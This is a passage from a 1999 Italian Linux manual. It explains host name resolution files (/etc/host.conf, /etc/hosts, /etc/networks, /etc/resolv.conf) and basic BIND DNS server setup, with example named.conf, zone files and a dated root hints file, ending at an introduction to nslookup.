Prima di procedere con la trasformazione di un nome in un indirizzo IP, occorre definire in che modo si vuole che il sistema esegua questa operazione. Il file di configurazione attraverso il quale si definisce ciò è `/etc/host.conf`, ma anche attraverso l'uso di variabili di ambiente si può intervenire in questa configurazione.

### 74.1.1 /etc/host.conf

Viene usato per determinare quali servizi usare per risolvere i nomi di dominio. Ogni riga rappresenta un'opzione, ed eventualmente il simbolo **`#`** rappresenta l'inizio di un commento. Solitamente vengono specificate solo due direttive: **`order`** e **`multi`**, come nell'esempio seguente:

```
order hosts,bind
multi on
```

Nella prima riga, **`order`** indica l'ordine dei servizi. In questo caso si utilizza prima il file `/etc/hosts` (74.2.1) e quindi si interpella il servizio di risoluzione dei nomi. La seconda riga, **`multi on`**, abilita la possibilità di trovare all'interno del file `/etc/hosts` l'indicazione di più indirizzi IP per lo stesso nome. Un evento del genere può verificarsi quando uno stesso elaboratore ha due o più connessioni per la rete e per ognuna di queste ha un diverso indirizzo IP.

`order {hosts|bind|nis}[,...[,...]]`

L'opzione **`order`** richiede uno o più argomenti (separati da spazio, virgola, punto e virgola o due punti) indicanti la sequenza di servizi attraverso cui si deve tentare di risolvere un nome.

`multi {on|off}`

L'opzione **`multi`** attiva o disattiva la possibilità di trovare all'interno del file `/etc/hosts` l'indicazione di più indirizzi IP per lo stesso nome.

### 74.1.2 Variabili di ambiente

Attraverso l'uso di variabili di ambiente è possibile interferire con la configurazione del file `/etc/hosts`.

- **`RESOLV_HOST_CONF`**

  Se esiste e non è vuota, definisce il nome di un file alternativo a `/etc/host.conf`.

- **`RESOLV_SERV_ORDER`**

  Definisce l'ordine dei servizi di risoluzione dei nomi, senza tenere conto di quanto eventualmente già definito attraverso l'opzione **`order`** nel file `/etc/host.conf`.

- **`RESOLV_SERV_MULTI`**

  Può contenere la stringa **`on`** oppure **`off`**, con lo stesso significato dell'opzione **`multi`** del file `/etc/host.conf` e serve a sostituirsi all'eventuale dichiarazione fatta nel file stesso.

## 74.2 File per la conversione

Prima che esistessero i server DNS si dovevano risolvere i nomi attraverso l'uso di un unico file contenente un elenco di indirizzi IP associato ai nomi rispettivi. Teoricamente, utilizzando un DNS server questo file potrebbe non essere più necessario. In pratica conviene utilizzare ugualmente questo vecchio metodo per garantirsi l'accessibilità alla rete locale anche quando l'eventuale DNS server non dovesse funzionare.

### 74.2.1 /etc/hosts

Il file `/etc/hosts` viene usato per convertire i nomi degli elaboratori in numeri IP e viceversa. È particolarmente utile la sua compilazione all'interno di piccole reti che non dispongono di un DNS server. All'interno di una rete locale può essere predisposto uguale per tutti gli elaboratori connessi, così da facilitare per quanto possibile l'aggiornamento all'interno di questi. Segue un estratto di esempio di questo file.

```
# necessario per il loopback IPv4
127.0.0.1                       localhost.localdomain   localhost

# indirizzi IPv4
192.168.1.1                     dinkel.brot.dg          dinkel
192.168.1.2                     roggen.brot.dg          roggen

192.168.2.1                     weizen.mehl.dg          weizen

#necessario per il loopback IPv6
::1                             ip6-localhost           ip6-loopback

# necessari per il multicast IPv6
fe00::0                         ip6-localnet
ff00::0                         ip6-mcastprefix
ff02::1                         ip6-allnodes
ff02::2                         ip6-allrouters
ff02::3                         ip6-allhosts

# indirizzi IPv6
fec0::1:2a0:24ff:fe77:4997      dinkel.brot.dg          dinkel
fec0::1:280:5fff:fea6:6d3d      roggen.brot.dg          roggen

fec0::2:280:adff:fec8:a981      weizen.mehl.dg          weizen
```

In pratica, il file può contenere righe vuote o commenti (le righe che iniziano con il simbolo **`#`**) e righe che iniziano con un indirizzo IP (sia IPv4 che IPv6). Dopo l'indirizzo IP, separato da spazi o caratteri di tabulazione, inizia l'elenco dei nomi a esso abbinati, anche questo può essere separato da spazi o da caratteri di tabulazione.

Di solito, si indica il nome di dominio completo (FQDN o *Fully Qualified Domain Name*), seguito eventualmente da possibili abbreviazioni o soprannomi.

Poco sopra era stata accennata la possibilità di creare un unico file `/etc/hosts` per tutti gli elaboratori della propria rete locale. Ma se la rete locale si articola in sottoreti, è normale che il dominio di appartenenza di ogni sottorete cambi. Nell'esempio visto, si fa riferimento a due sottoreti IPv4 e IPv6: 192.168.1.0 e fec0::1::/64 denominata **`brot.dg`**; 192.168.2.0 e fec0::2::/64 denominata **`mehl.dg`**. In questa situazione, potrebbe capitare che un elaboratore nella rete **`mehl.dg`** abbia lo stesso nome locale di un altro collocato nelle rete **`brot.dg`**.

Per questo, l'attribuzione di soprannomi, o semplicemente di abbreviazioni, deve essere limitata alla sottorete di appartenenza, oppure deve essere evitata. A questo fa eccezione il caso dell'indirizzo di *loopback*: ogni elaboratore è bene che si chiami **`localhost`**.

Se si decide di fare il lavoro in serie, l'esempio visto sopra deve essere trasformato in quello seguente:

```
# necessario per il loopback IPv4
127.0.0.1                       localhost.localdomain   localhost

# indirizzi IPv4
192.168.1.1                     dinkel.brot.dg
192.168.1.2                     roggen.brot.dg

192.168.2.1                     weizen.mehl.dg

#necessario per il loopback IPv6
::1                             ip6-localhost           ip6-loopback

# necessari per il multicast IPv6
fe00::0                         ip6-localnet
ff00::0                         ip6-mcastprefix
ff02::1                         ip6-allnodes
```

```
ff02::2                         ip6-allrouters
ff02::3                         ip6-allhosts

# indirizzi IPv6
fec0::1:2a0:24ff:fe77:4997      dinkel.brot.dg
fec0::1:280:5fff:fea6:6d3d      roggen.brot.dg

fec0::2:280:adff:fec8:a981      weizen.mehl.dg
```

### 74.2.2 /etc/networks

Il file `/etc/networks` viene usato per convertire i nomi delle sottoreti in codici IPv4. Come nel caso del file `/etc/hosts`, può essere predisposto in forma unificata per tutti i nodi di una stessa rete, così da facilitare per quanto possibile l'aggiornamento all'interno di questi. Segue un estratto di esempio di questo file.

```
localdomain     127.0.0.0

brot.dg         192.168.1.0
mehl.dg         192.168.2.0
```

La presenza di questo file non è indispensabile; in effetti, la gestione delle sottoreti attraverso l'uso diretto degli indirizzi IP non dovrebbe essere un problema. Il vantaggio di avere questo file, sta nell'utilizzo del programma **`route`** per visualizzare la tabella di instradamento: gli indirizzi di rete vengono trasformati nei nomi ottenuti dal file `/etc/networks`.

È bene chiarire che normalmente non si utilizza il server DNS per risolvere i nomi della rete; quindi, di solito, la gestione di questi si attua solo attraverso la predisposizione di questo file, se realmente se ne sente la necessità.

### 74.2.3 /etc/resolv.conf

Quando il file `/etc/hosts` non basta, si deve poter accedere a un servizio di risoluzione dei nomi, ovvero a un server DNS. Viene usato il file `/etc/resolv.conf` per conoscere l'indirizzo o gli indirizzi dei servizi di risoluzione dei nomi di competenza della rete cui si appartiene. Se non si intende utilizzare il sistema DNS per risolvere i nomi della propria rete, oppure si dispone di un unico elaboratore, ma si vuole accedere alla rete Internet, dovranno essere indicati gli indirizzi dei servizi di risoluzione dei nomi forniti dall'ISP (*Internet Service Provider*).

Questo file può contenere righe vuote o commenti (le righe che iniziano con il simbolo **`#`**) e righe che iniziano con un nome di opzione seguite normalmente da un argomento. Le opzioni utilizzabili sono descritte qui di seguito.

`nameserver` ⟨*indirizzo-ip-server-DNS*⟩

L'opzione **`nameserver`** è la più importante e permette di definire l'indirizzo IP di un servizio di risoluzione dei nomi. Se questa opzione non viene utilizzata, si fa riferimento a un servizio locale, raggiungibile precisamente all'indirizzo 127.0.0.1. Il file `/etc/resolv.conf` può contenere più righe con questa opzione, in modo da poter fare riferimento a servizi di risoluzione dei nomi alternativi quando quello principale non risponde.

`domain` ⟨*nome-di-dominio*⟩

Stabilisce il dominio predefinito per le interrogazioni del servizio di risoluzione dei nomi.

`search` ⟨*nome-di-dominio*⟩`...`

Definisce un elenco di domini possibili (l'elenco è separato da spazi o caratteri di tabulazione) per le interrogazioni del servizio di risoluzione dei nomi.

Una configurazione normale non ha bisogno dell'indicazione delle opzioni **`domain`** e **`search`**. Se il file `/etc/resolv.conf` si limita a contenere opzioni **`nameserver`**, questo può essere standardizzato su tutta la rete locale.

Segue un esempio in cui si utilizza il servizio di risoluzione dei nomi offerto dall'indirizzo IP 192.168.1.1 ed eventualmente, in sua mancanza, dall'indirizzo 192.168.2.15

```
nameserver 192.168.1.1
nameserver 192.168.2.15
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# DNS: introduzione

Un servizio di risoluzione dei nomi, ovvero ciò che viene fornito da un server DNS, è ciò che gestisce la traduzione di un nome di dominio in un numero IP e viceversa. L'elaboratore che fornisce questo servizio può rispondere direttamente alle richieste riferite ai nomi di dominio di competenza della sua zona, e per gli altri, deve interpellare altri nodi competenti. Il capitolo inizia con l'illustrazione di un esempio, contando sull'intuizione del lettore.[1]

In questo capitolo e in tutto il resto del documento, si fa riferimento generalmente al pacchetto BIND, quando si parla del programma **`named`** per la gestione del sistema di risoluzione dei nomi. È bene cercare di non fare confusione: **`named`** è il nome del demone che compie il lavoro; BIND è il nome del pacchetto che racchiude tutto il necessario alla gestione del DNS, compreso **`named`**.

## 75.1 Descrizione di un esempio

Si dispone di una piccola rete locale composta da due elaboratori con indirizzi IPv4:

- 192.168.1.1 dinkel.brot.dg
- 192.168.1.2 roggen.brot.dg

Il primo di questi due elaboratori è connesso a Internet attraverso la rete telefonica e viene predisposto per gestire un servizio di risoluzione dei nomi attraverso il demone **`named`**.

La connessione telefonica serve solo all'elaboratore **`dinkel`** e non permette all'altro elaboratore di accedere a Internet.

### 75.1.1 Prima di gestire un server DNS

Quando non si gestisce localmente un servizio di risoluzione dei nomi, e si vuole accedere a Internet, è necessario almeno fare uso di un servizio esterno, di solito messo a disposizione dallo stesso ISP (*Internet Service Provider*)

- `/etc/host.conf` (74.1.1)

  È il file di configurazione principale dei servizi di rete. Serve in particolare per determinare in che modo si intendono risolvere i nomi di dominio. L'esempio seguente è quello classico, utilizzato quasi sempre.

  ```
  order hosts,bind
  multi on
  ```

  La riga **`order`** indica l'ordine dei servizi. In questo caso si utilizza prima il file `/etc/hosts` e quindi si interpella il servizio di risoluzione dei nomi.

- `/etc/hosts` (74.2.1)

  Questo file permette di definire i nomi degli elaboratori abbinati al loro indirizzo IP, senza fare uso di un server DNS. Per entrambi gli elaboratori dell'esempio, va bene il contenuto seguente:

  ```
  #necessario per il loopback
  127.0.0.1       localhost.localdomain   localhost

  192.168.1.1     dinkel.brot.dg          dinkel
  192.168.1.2     roggen.brot.dg          roggen
  ```

- `/etc/networks` (74.2.2)

  Questo file attribuisce i nomi agli indirizzi di rete. Per entrambi gli elaboratori dell'esempio va bene il contenuto seguente:

  ```
  localdomain     127.0.0.0
  brot.dg         192.168.1.0
  ```

- `/etc/resolv.conf` (74.2.3)

  Viene usato per conoscere l'indirizzo o gli indirizzi dei servizi di risoluzione dei nomi di competenza della rete cui si appartiene. Se non si vuole gestire questo servizio nella propria rete locale, se ne deve indicare almeno uno esterno per accedere a Internet. Nell'esempio seguente, si fa riferimento a un indirizzo fornito dal proprio ISP (l'indirizzo dell'esempio è messo a caso: deve essere sostituito con uno o più indirizzi forniti dal proprio ISP).

  ```
  nameserver 194.22.123.201
  ```

[1] Recentemente ci sono stati cambiamenti nel nome e nel formato del file di configurazione iniziale: al posto del vecchio `/etc/named.boot` si utilizza `/etc/named.conf` che ha una sintassi differente dal primo.

## 75.1.2 Predisposizione di un server DNS elementare

Il tipo di servizio di risoluzione dei nomi più semplice è quello che si occupa solo di accumulare in una memoria cache gli ultimi indirizzi richiesti, senza avere alcuna competenza di zona. Il servizio viene allestito all'interno dell'elaboratore **`dinkel`**.

- `/etc/resolv.conf` (74.2.3)

  Viene modificato in modo da fare riferimento all'indirizzo locale (**`localhost`**), dal momento che si intende usare il proprio elaboratore per la gestione del servizio di risoluzione dei nomi.

  ```
  nameserver 127.0.0.1
  ```

- `/etc/named.conf`

  Viene utilizzato da **`named`** come punto di partenza della configurazione del servizio DNS.

  ```
  options {
          directory "/var/named";
  };
  zone "." {
          type hint;
          file "named.root";
  };
  zone "0.0.127.in-addr.arpa" {
          type master;
          file "zone/127.0.0";
  };
  ```

  La prima direttiva, che occupa le prime tre righe, definisce la directory predefinita per contenere gli altri file di configurazione del servizio di risoluzione dei nomi.

  La seconda direttiva indica il file `named.root` contenuto in `/var/named/` che serve come fonte per gli indirizzi necessari a raggiungere i servizi di risoluzione dei nomi del dominio principale (ciò è rappresentato simbolicamente dal punto isolato).

  La terza direttiva indica il file `127.0.0` contenuto in `/var/named/zone/`, utilizzato come configurazione per la rete dell'elaboratore locale (**`localhost`**).

  > **`in-addr.arpa`** è un dominio speciale attraverso il quale si definisce che le cifre precedenti rappresentano un indirizzo IP rovesciato.

- `/etc/named.boot` (obsoleto)

  Nelle versioni più vecchie di **`named`**, al posto del file `/etc/named.conf`, si usava `/etc/named.boot`. L'esempio seguente è l'equivalente di quanto mostrato nel punto precedente.

  ```
  directory                               /var/named
  cache           .                       named.root
  primary         0.0.127.in-addr.arpa    zone/127.0.0
  ```

- `/var/named/named.root`, `/var/named/named.ca`

  Si tratta del file contenente le indicazioni necessarie a raggiungere i servizi di risoluzione dei nomi del dominio principale. Nella consuetudine può avere diversi nomi, tra cui i più importanti sono `named.root` e `named.rc`. Questo file viene realizzato da un'autorità esterna e viene quindi semplicemente utilizzato così com'è. Segue un esempio di questo.

  ```
  .                         3600000  IN  NS    A.ROOT-SERVERS.NET.
  A.ROOT-SERVERS.NET.       3600000      A     198.41.0.4
  .                         3600000      NS    B.ROOT-SERVERS.NET.
  B.ROOT-SERVERS.NET.       3600000      A     128.9.0.107
  .                         3600000      NS    C.ROOT-SERVERS.NET.
  C.ROOT-SERVERS.NET.       3600000      A     192.33.4.12
  .                         3600000      NS    D.ROOT-SERVERS.NET.
  D.ROOT-SERVERS.NET.       3600000      A     128.8.10.90
  .                         3600000      NS    E.ROOT-SERVERS.NET.
  E.ROOT-SERVERS.NET.       3600000      A     192.203.230.10
  .                         3600000      NS    F.ROOT-SERVERS.NET.
  F.ROOT-SERVERS.NET.       3600000      A     192.5.5.241
  ```

```
.                         3600000      NS    G.ROOT-SERVERS.NET.
G.ROOT-SERVERS.NET.       3600000      A     192.112.36.4
.                         3600000      NS    H.ROOT-SERVERS.NET.
H.ROOT-SERVERS.NET.       3600000      A     128.63.2.53
.                         3600000      NS    I.ROOT-SERVERS.NET.
I.ROOT-SERVERS.NET.       3600000      A     192.36.148.17
.                         3600000      NS    J.ROOT-SERVERS.NET.
J.ROOT-SERVERS.NET.       3600000      A     198.41.0.10
.                         3600000      NS    K.ROOT-SERVERS.NET.
K.ROOT-SERVERS.NET.       3600000      A     193.0.14.129
.                         3600000      NS    L.ROOT-SERVERS.NET.
L.ROOT-SERVERS.NET.       3600000      A     198.32.64.12
.                         3600000      NS    M.ROOT-SERVERS.NET.
M.ROOT-SERVERS.NET.       3600000      A     198.32.65.12
```

- `/var/named/zone/127.0.0`

  Definisce la configurazione per la rete 127.0.0.0, cioè quella del **`localhost`**.

```
@  IN  SOA   localhost.localdomain. root.localhost.localdomain. (
                 1998031800 ; Serial
                 28800      ; Refresh
                 7200       ; Retry
                 604800     ; Expire
                 86400 )    ; Minimum
       NS    localhost.localdomain.
1      PTR   localhost.localdomain.
```

  La prima riga, SOA (*Start Of Authority*), è il preambolo del file. Si riferisce all'origine rappresentata dal simbolo **`@`** (in questo caso **`@`** rappresenta **`0.0.127.in-addr.arpa`**) e definisce in particolare i dati seguenti:

  - l'elaboratore di provenienza che è **`localhost.localdomain`** indicato in modo assoluto, e per questo terminato con un punto;
  - l'indirizzo di posta elettronica della persona o del gruppo che mantiene il servizio di risoluzione dei nomi, e in questo caso, la notazione **`root.localhost.localdomain.`** si riferisce all'utente **`root@localhost.localdomain`** e l'indirizzo è assoluto perché termina con un punto;
  - il numero di serie, rappresentato in modo da comprendere la data (anno, mese, giorno), seguita da due cifre che permettono di esprimere la versione del giorno.

  La seconda riga, NS (*Name Server*) indica il nome dell'elaboratore che offre il servizio di risoluzione dei nomi.

  La terza riga, PTR, indica che l'indirizzo locale **`1`** del dominio **`0.0.127.in-addr.arpa`** (cioè **`1.0.0.127.in-addr.arpa`**, ovvero 127.0.0.1) è chiamato **`localhost.localdomain`**.

In pratica, tutto questo definisce servizio di risoluzione dei nomi che è in grado esclusivamente di interrogare i servizi del livello principale e di tradurre l'indirizzo 127.0.0.1 in **`localhost.localdomain`**.

### 75.1.3 Gestire anche la rete locale

Perché il servizio di risoluzione dei nomi sia in grado di gestire anche la rete locale, occorre che possa tradurre i nomi utilizzati nella rete locale in indirizzi IP e viceversa.

- `/etc/named.conf`

  Il file viene modificato in modo da fare riferimento ad altri due file:

  - `/var/named/zone/brot.dg`

    per la trasformazione dei nomi di dominio appartenenti alla rete locale (**`brot.dg`**) in indirizzi IP;
  - `/var/named/zone/192.168.1`

    per la trasformazione degli indirizzi IP appartenenti alla rete locale (192.168.1.0) in nomi di dominio.

```
options {
        directory "/var/named";
};
//
zone "." {
        type hint;
        file "named.root";
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "zone/192.168.1";
};
zone "brot.dg" {
        type master;
        file "zone/brot.dg";
};
```

- `/etc/named.boot` (obsoleto)

  Questo file viene usato nelle versioni più vecchie di **`named`**. Quello che segue è il contenuto equivalente a quanto mostrato nel punto precedente.

```
directory                               /var/named
;
cache           .                       named.root
;
primary         0.0.127.in-addr.arpa    zone/127.0.0
primary         1.168.192.in-addr.arpa  zone/192.168.1
primary         brot.dg                 zone/brot.dg
```

- `/var/named/zone/192.168.1`

  Definisce la configurazione per la rete locale 192.168.1.0.

```
@   IN  SOA   dinkel.brot.dg. root.dinkel.brot.dg.  (
                  1998031800 ; Serial
                  28800      ; Refresh
                  7200       ; Retry
                  604800     ; Expire
                  86400 )    ; Minimum
        NS    dinkel.brot.dg.

1       PTR   dinkel.brot.dg.
2       PTR   roggen.brot.dg.
```

  In tal modo è possibile determinare che l'indirizzo 192.168.1.1 corrisponde a **`dinkel.brot.dg`** e che 192.168.1.2 corrisponde a **`roggen.brot.dg`**[2]

- `/var/named/zone/brot.dg`

  Definisce la configurazione per la rete locale **`brot.dg`**.

```
@   IN              SOA  dinkel.brot.dg. root.dinkel.brot.dg.  (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                    NS   dinkel.brot.dg.

dinkel.brot.dg.     A    192.168.1.1
roggen.brot.dg.     A    192.168.1.2
```

[2] I nomi di dominio sono completi (FQDN) perché sono indicati con un punto finale.

In tal modo è possibile determinare che l'indirizzo **`dinkel.brot.dg`** corrisponde a 192.168.1.1 e che **`roggen.brot.dg`** corrisponde a 192.168.1.2

- `/var/named/zone/127.0.0`

  Dal momento che adesso l'elaboratore locale può essere identificato con un nome più significativo del semplice **`localhost`**, conviene modificare anche il file `/var/named/zone/127.0.0`, benché ciò non sia strettamente necessario.

```
@  IN  SOA   dinkel.brot.dg. root.dinkel.brot.dg.  (
                 1998031800 ; Serial
                 28800      ; Refresh
                 7200       ; Retry
                 604800     ; Expire
                 86400 )    ; Minimum
       NS    dinkel.brot.dg.

1      PTR   localhost.localdomain.
```

## 75.1.4 Gli altri elaboratori della rete

Gli altri elaboratori della rete locale, in questo caso solo **`roggen.brot.dg`**, fanno uso del servizio di risoluzione dei nomi offerto da **`dinkel.brot.dg`**, cioè 192.168.1.1, quindi il loro file `/file/etc/resolv.conf` deve contenere il riferimento a questo.

- `/etc/resolv.conf`

```
nameserver 192.168.1.1
```

## 75.1.5 Gestire anche la posta elettronica locale

Per aggiungere anche l'indicazione di un server di posta elettronica, basta modificare il file `/var/named/zone/brot.dg` contenuto nell'elaboratore **`dinkel.brot.dg`**, aggiungendo la riga MX.

- `/var/named/zone/brot.dg`

```
@  IN              SOA  dinkel.brot.dg. root.dinkel.brot.dg.  (
                               1998031800 ; Serial
                               28800      ; Refresh
                               7200       ; Retry
                               604800     ; Expire
                               86400 )    ; Minimum
                   NS   dinkel.brot.dg.

                   MX   10 dinkel.brot.dg.

dinkel.brot.dg.    A    192.168.1.1
roggen.brot.dg.    A    192.168.1.2
```

## 75.1.6 Gestire gli alias

Spesso è conveniente definire dei nomi fittizi riferiti a elaboratori che ne hanno già uno.

- `/var/named/zone/brot.dg`

  Viene modificato in modo da aggiungere gli alias **`www.brot.dg`** e **`ftp.brot.dg`**, che fanno riferimento sempre al solito **`dinkel.brot.dg`** che però svolge anche le funzioni di server HTTP e FTP.

```
@  IN             SOA    dinkel.brot.dg. root.dinkel.brot.dg. (
                               1998031800 ; Serial
                               28800      ; Refresh
                               7200       ; Retry
                               604800     ; Expire
                               86400 )    ; Minimum
                  NS     dinkel.brot.dg.
```

```
                    MX      10 dinkel.brot.dg.

www.brot.dg.        CNAME   dinkel.brot.dg.
ftp.brot.dg.        CNAME   dinkel.brot.dg.

dinkel.brot.dg.      A     192.168.1.1
roggen.brot.dg.      A     192.168.1.2
```

### 75.1.7 Isolamento dall'esterno

Se la rete locale funziona senza poter accedere alla rete Internet esterna, conviene evitare che si tenti di interrogare i servizi di risoluzione dei nomi del dominio principale. basta commentare la direttiva che attiva questa ricerca nel file `/etc/named.conf`.

- `/etc/named.conf`

  I commenti possono iniziare con una doppia barra obliqua, terminando così alla fine della riga, oppure possono essere indicati nella stessa forma del linguaggio C: **`/*`**...**`*/`**.

```
options {
        directory "/var/named";
};
//
// La zona root viene esclusa attraverso dei commenti
//zone "." {
//      type hint;
//      file "named.root";
//};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "zone/192.168.1";
};
zone "brot.dg" {
        type master;
        file "zone/brot.dg";
};
```

- `/etc/named.boot` (obsoleto)

  I commenti sono preceduti da un punto e virgola.

```
directory                                   /var/named
; cache            .                          named.root
primary         0.0.127.in-addr.arpa        zone/127.0.0
primary         1.168.192.in-addr.arpa      zone/192.168.1
primary         brot.dg                     zone/brot.dg
```

## 75.2 Strumenti e configurazione

Dopo l'esempio visto nella prima parte di questo capitolo, conviene riepilogare le competenze dei vari componenti che permettono la gestione del servizio di risoluzione dei nomi.

### 75.2.1 # named

`named [`⟨*opzioni*⟩`] [[-b]` ⟨*file-di-avvio*⟩`]`

**`named`** è il demone che compie in pratica il servizio di risoluzione dei nomi. Si avvale di un file di avvio (o di configurazione) che in passato era `/etc/named.boot` e attualmente è invece `/etc/named.conf`. Eventualmente, se viene indicato un nome di file negli argomenti, viene utilizzato quel file invece di quello predefinito.

Nei sistemi in cui si attiva la gestione di un servizio di risoluzione dei nomi, **`named`** viene avviato dalla procedura di inizializzazione del sistema (**`init`**), ma può anche essere avviato manualmente.

Per conoscere maggiori dettagli conviene consultare *named(8)*.

## 75.2.2 /etc/named.conf

Il file `/etc/named.conf` è il punto di partenza della configurazione di un servizio di risoluzione dei nomi attraverso **named**. Può contenere diversi tipi di direttive. L'esempio seguente mostra l'utilizzo di quelle più importanti.

```
options {
        directory "/var/named";
};
//
zone "." {
        type hint;
        file "named.root";
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "zone/192.168.1";
};
zone "brot.dg" {
        type master;
        file "zone/brot.dg";
};
```

La direttiva **options** serve a definire una serie di opzioni di funzionamento. Nell'esempio viene dichiarata solo l'opzione **directory** che indica la collocazione predefinita di altri file usati per la configurazione del servizio di risoluzione dei nomi.

La direttiva **zone "."** {...} viene utilizzata per definire che per il dominio principale (rappresentato da un punto), si utilizza il file `named.root` (contenuto nella directory predefinita) e che questo viene messo in una memoria cache (**type hint**). Il dominio principale è quello di origine e il file `named.root` contiene gli indirizzi necessari a raggiungere i servizi di risoluzione dei nomi di quel dominio (cioè quelli di partenza). Il nome usato per il file `named.root` può cambiare da un sistema a un altro.

La terza direttiva definisce un file (`zone/127.0.0`) contenente informazioni autorevoli sulla rete **0.0.127.in-addr.arpa** (127.0.0.0). In pratica, il file `zone/127.0.0` serve per tradurre gli indirizzi di quella sottorete in nomi. Di solito si tratta solo di tradurre 127.0.0.1 in **localhost**.

La quarta direttiva definisce un file (`zone/192.168.1`) contenente informazioni autorevoli sulla rete **1.168.192.in-addr.arpa** (192.168.1.0). In pratica, il file `zone/192.168.1` serve per tradurre gli indirizzi di quella sottorete in nomi.

La quinta direttiva definisce un file (`zone/brot.dg`) contenente informazioni autorevoli sulla rete **brot.dg** (192.168.1.0, ma espressa per nome). In pratica, il file `zone/brot.dg` serve per tradurre i nomi di quella sottorete in indirizzi IP. All'interno di questo file possono essere anche indicati degli alias e dei server per la gestione della posta elettronica.

Si può osservare che manca una direttiva che punti a un file per la risoluzione del dominio **localdomain**. Dal momento che si tratta di un dominio fittizio riferito all'interno del proprio elaboratore, non è pensabile che un altro elaboratore tenti di accedervi. A questo punto, per la sua traduzione, è più che sufficiente la presenza del file `/etc/hosts`.

> Il DNS utilizza una serie di protocolli, tra cui anche UDP. Se ci si trova a essere protetti da un firewall che esclude il transito dei pacchetti UDP, per poter interpellare gli altri servizi di risoluzione dei nomi delle zone che sono al di fuori della propria competenza locale, occorre aggiungere una direttiva che rinvia le richieste a un servizio esterno. Questa situazione può verificarsi quando la propria connessione a Internet avviene attraverso un ISP attento ai problemi di sicurezza e che usa questa politica di protezione. L'esempio seguente, per concludere, mostra in che modo espandere la direttiva **options** per aggiungere l'indicazione di un servizio di risoluzione dei nomi esterno a cui inoltrare le richieste.

```
options {
        directory "/var/named";
        forwarders {
                111.112.113.114;
        };
};
```

```
//
zone "." {
        type hint;
        file "named.root";
};
//
//...
```

## 75.2.3 /var/named/named.root

Negli esempi visti fino a questo punto, il file `/var/named/named.root` (o `/var/named/named.ca`) è quello che definisce gli indirizzi dei servizi di risoluzione dei nomi a livello del dominio principale. Questi indirizzi cambiano nel tempo e questo file aggiornato è ottenibile presso l'URI <*ftp://ftp.rs.internic.net/domain/named.root*>.[3]

Segue un esempio di questo file.

```
;       This file holds the information on root name servers needed to
;       initialize cache of Internet domain name servers
;       (e.g. reference this file in the "cache  .  <file>"
;       configuration file of BIND domain name servers).
;
;       This file is made available by InterNIC registration services
;       under anonymous FTP as
;           file                /domain/named.root
;           on server           FTP.RS.INTERNIC.NET
;       -OR- under Gopher at    RS.INTERNIC.NET
;           under menu          InterNIC Registration Services (NSI)
;              submenu          InterNIC Registration Archives
;           file                named.root
;
;       last update:    May 19, 1997
;       related version of root zone:   1997051700
;
;
; formerly NS.INTERNIC.NET
;
.                        3600000  IN  NS    A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.      3600000      A     198.41.0.4
;
; formerly NS1.ISI.EDU
;
.                        3600000      NS    B.ROOT-SERVERS.NET.
B.ROOT-SERVERS.NET.      3600000      A     128.9.0.107
;
; formerly C.PSI.NET
;
.                        3600000      NS    C.ROOT-SERVERS.NET.
C.ROOT-SERVERS.NET.      3600000      A     192.33.4.12
;
; formerly TERP.UMD.EDU
;
.                        3600000      NS    D.ROOT-SERVERS.NET.
D.ROOT-SERVERS.NET.      3600000      A     128.8.10.90
;
; formerly NS.NASA.GOV
;
.                        3600000      NS    E.ROOT-SERVERS.NET.
E.ROOT-SERVERS.NET.      3600000      A     192.203.230.10
;
; formerly NS.ISC.ORG
;
.                        3600000      NS    F.ROOT-SERVERS.NET.
F.ROOT-SERVERS.NET.      3600000      A     192.5.5.241
```

[3] Alla fine del capitolo viene mostrato come ottenere un equivalente di questo file senza dover utilizzare il protocollo FTP che, se usato da tutti, genererebbe un carico insopportabile per il servizio offerto da **`ftp.rs.internic.net`**.

```
;
; formerly NS.NIC.DDN.MIL
;
.                        3600000      NS    G.ROOT-SERVERS.NET.
G.ROOT-SERVERS.NET.      3600000      A     192.112.36.4
;
; formerly AOS.ARL.ARMY.MIL
;
.                        3600000      NS    H.ROOT-SERVERS.NET.
H.ROOT-SERVERS.NET.      3600000      A     128.63.2.53
;
; formerly NIC.NORDU.NET
;
.                        3600000      NS    I.ROOT-SERVERS.NET.
I.ROOT-SERVERS.NET.      3600000      A     192.36.148.17
;
; temporarily housed at NSI (InterNIC)
;
.                        3600000      NS    J.ROOT-SERVERS.NET.
J.ROOT-SERVERS.NET.      3600000      A     198.41.0.10
;
; housed in LINX, operated by RIPE NCC
;
.                        3600000      NS    K.ROOT-SERVERS.NET.
K.ROOT-SERVERS.NET.      3600000      A     193.0.14.129
;
; temporarily housed at ISI (IANA)
;
.                        3600000      NS    L.ROOT-SERVERS.NET.
L.ROOT-SERVERS.NET.      3600000      A     198.32.64.12
;
; temporarily housed at ISI (IANA)
;
.                        3600000      NS    M.ROOT-SERVERS.NET.
M.ROOT-SERVERS.NET.      3600000      A     198.32.65.12
; End of File
```

### 75.2.4 $ nslookup

`nslookup` [⟨*opzioni*⟩] [⟨*host-da-trovare*⟩ | - ⟨*server*⟩ ]

**`nslookup`** è un programma in grado di interrogare un servizio di risoluzione dei nomi. Ha due modalità di funzionamento: interattiva e non interattiva. Nel primo caso, il programma offre un *prompt* attraverso il quale inserire dei comandi, nel secondo tutto si svolge attraverso l'uso di argomenti nella riga di comando.

La modalità interattiva si ottiene quando:

- non vengono forniti argomenti e di conseguenza viene utilizzato il servizio di risoluzione dei nomi predefinito attraverso il file `/etc/resolv.conf`;
- il primo argomento è un trattino (**`-`**) e il secondo è il nome o l'indirizzo necessario a raggiungere un servizio di risoluzione dei nomi.

La modalità non interattiva viene utilizzata quando il nome o l'indirizzo di un nodo da cercare viene indicato come primo argomento. In tal caso, il secondo argomento opzionale è il nome o l'indirizzo per raggiungere un servizio di risoluzione dei nomi.

È possibile configurare il programma creando il file `~/.nslookuprc`, contenente una serie di righe corrispondenti a opzioni del comando **`set`** di **`nslookup`**. Nello stesso modo, si possono indicare tali opzioni del comando **`set`** nella riga di comando, facendole precedere da un trattino.

